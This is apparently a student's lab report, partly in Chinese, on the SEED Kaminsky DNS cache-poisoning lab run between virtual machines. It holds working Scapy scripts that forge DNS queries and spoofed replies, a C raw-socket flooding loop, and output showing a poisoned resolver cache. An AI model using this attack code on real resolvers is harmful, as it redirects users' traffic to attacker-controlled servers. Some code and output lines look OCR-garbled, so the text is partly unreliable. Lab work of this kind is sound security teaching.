Remote DNS Attack

> *18307130089 吴嘉琪*

user machine:172.16.133.130
Attacker:172.16.133.129
local DNS server:172.16.133.128

Task 4: Testing the Setup

先dig ns.attacker32.com

```
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38301
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONA
: 2

; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
www.example.com.               IN      A

; ANSWER SECTION:
ww.example.com.        259200  IN      A       1.2.3.5

; AUTHORITY SECTION:
xample.com.            259200  IN      NS      ns.attacker32.com.

; ADDITIONAL SECTION:
s.attacker32.com.      259200  IN      A       172.16.133.129

; Query time: 1 msec
; SERVER: 172.16.133.129#53(172.16.133.129)
; WHEN: Wed Nov 18 07:41:07 EST 2020
; MSG SIZE  rcvd: 104
```

the answer should come from the attacker32.com.zone file that we set up on the Attacker VM

确实返回了攻击主机的ip，说明配置上是成功的

user上运行dig www.example.com：返回正确结果

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86396   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172795  IN      NS      b.iana-servers.net.
example.com.            172795  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     1796    IN      A       199.43.135.53
a.iana-servers.net.     1796    IN      AAAA    2001:500:8f::53
b.iana-servers.net.     1796    IN      A       199.43.133.53
b.iana-servers.net.     1796    IN      AAAA    2001:500:8d::53

;; Query time: 0 msec
;; SERVER: 172.16.133.128#53(172.16.133.128)
;; WHEN: Tue Nov 17 06:45:05 EST 2020
;; MSG SIZE  rcvd: 196
```

user上运行dig @ns.attacker32.com www.example.com：

```
[11/18/20]seed@VM:~$ dig @ns.attacker32.com www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33696
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONA
L: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       172.16.133.129

;; Query time: 0 msec
;; SERVER: 172.16.133.129#53(172.16.133.129)
;; WHEN: Wed Nov 18 07:42:48 EST 2020
;; MSG SIZE  rcvd: 104
```


返回我们伪造的虚假信息

The Attack Tasks

Task 4: Construct DNS request

```
#!/usr/bin/python
from scapy.all import *
Qdsec = DNSQR(qname='www.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
arcount=0, qd=Qdsec)
ip = IP(dst='172.16.133.128', src='172.16.133.130')
udp = UDP(dport=53, sport=33333, chksum=0)
request = ip/udp/dns

send(request)
```



Task 5: Spoof DNS Replies.

```
#!/usr/bin/python
from scapy.all import *

name = 'www.example.com'
domain = 'example.com'
ns = 'b.iana-servers.net'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4',
ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1,
nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='172.16.133.130', src='172.16.133.128')
udp =(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns
```

```
send(reply)
```

```
▸ Frame 7: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits) on interface 0
▸ Ethernet II, Src: Vmware_77:a7:ee (00:0c:29:77:a7:ee), Dst: Vmware_70:30:23 (00:0c:29:70:30:23)
▸ Internet Protocol Version 4, Src: 172.16.133.128, Dst: 172.16.133.130
▸ User Datagram Protocol, Src Port: 53, Dst Port: 22
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8500 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ www.example.com: type A, class IN
  ▾ Answers
    ▸ www.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns b.iana-servers.net
```

Task 6: Launch the Kaminsky Attack.

scapy伪造的包：


```
#!/usr/bin/python
from scapy.all import *
Qdsec = DNSQR(qname='twysw.example.com')
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
arcount=0, qd=Qdsec)
ip = IP(dst='172.16.133.128', src='172.16.133.130')
udp = UDP(dport=53, sport=33333, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open("ip_req.bin", 'wb') as f:
  f.write(bytes(pkt))
```

```
#!/usr/bin/python3
from scapy.all import *
name = 'twysw.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4',
ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec,
ns=NSsec)
ip = IP(dst='172.16.133.128', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns
```

```
# Save the packet to a file
with open('ip_resp.bin', 'wb') as f:
  f.write(bytes(pkt))
```

查看request的offset：



发现twysw的offset依然为41，因此修改req.bin也只需要修改41处的随机域名即可

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
```

```
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request( );
void send_dns_response( );

int main()
{
  long i = 0;

  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);



  char a[26]="abcdefghijklmnopqrstuvwxyz";

  //进入attack循环
  while (1) {
    unsigned short transaction_id = rand();

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];

    printf("attempt #%ld. request is [%s.example.com],
transaction ID is: [%hu]\n",
       ++i, name, transaction_id);
```

```
 //#################################################################
####
    /* Step 1. Send a DNS request to the targeted local DNS
server
               This will trigger it to send out DNS queries */

    // ... Students should add code here.
  memcpy(ip_req+41, name , 5);
  send_dns_request(ip_req,n_req);

    // Step 2. Send spoofed responses to the targeted local DNS
server.

    // ... Students should add code here.

    for(int j=0;j<5000;j++)
    {
        // Modify the name in the question field (offset=41)
    memcpy(ip_resp+41, name , 5);
  // Modify the name in the answer field (offset=64)
    memcpy(ip_resp+64, name , 5);
  // Modify the transaction ID field (offset=28)
    //unsigned short transaction_id = rand();
    unsigned short id_net_order = htons(transaction_id);
    memcpy(ip_resp+28, &id_net_order, 2);

      send_dns_response(ip_resp,n_resp);

    }



 //#################################################################
####
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char * buffer,int n_req)
{
  // Students need to implement this function
```

```
  send_raw_packet(buffer,n_req);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char * buffer,int n_resp)
{
  // Students need to implement this function
  send_raw_packet(buffer,n_resp);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything
filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
       &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```

运行攻击代码：

```
attempt #2554. request is [bkzseabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [64015]
attempt #2555. request is [txgemabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [52474]
attempt #2556. request is [pwardabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [10394]
attempt #2557. request is [dqdbnabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [10453]
attempt #2558. request is [ygqheabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [37034]
attempt #2559. request is [wglxaabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [6564]
attempt #2560. request is [ltoraabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [26751]
attempt #2561. request is [apzcjabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [46975]
attempt #2562. request is [bmxfqabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [44041]
attempt #2563. request is [lotexabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [30387]
attempt #2564. request is [etgrtabcdefghijklmnopqrstuvw
xyzE.example.com], transaction ID is: [33140]
```

之后查看server cache：

伪造的信息被cache缓存

```
[11/20/20]seed@VM:~$ vi /var/cache/bind/dump.db
[11/20/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db | grep attacker
example.com.            259200  IN      NS      ns.attacker32.com.
```

Result Verification

user上运行`dig www.example.com`

和直接询问attacker32，运行`dig @ns.attacker32.com www.example.com`，结果都一样，显示被伪造的信息：example的ns 被指向了attacker32.com，由此得到的www.example.com的ip也是错误的。这也就是攻击的目的，不需要特地询问攻击者的主机，也能将错误的信息返回给用户本身

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
```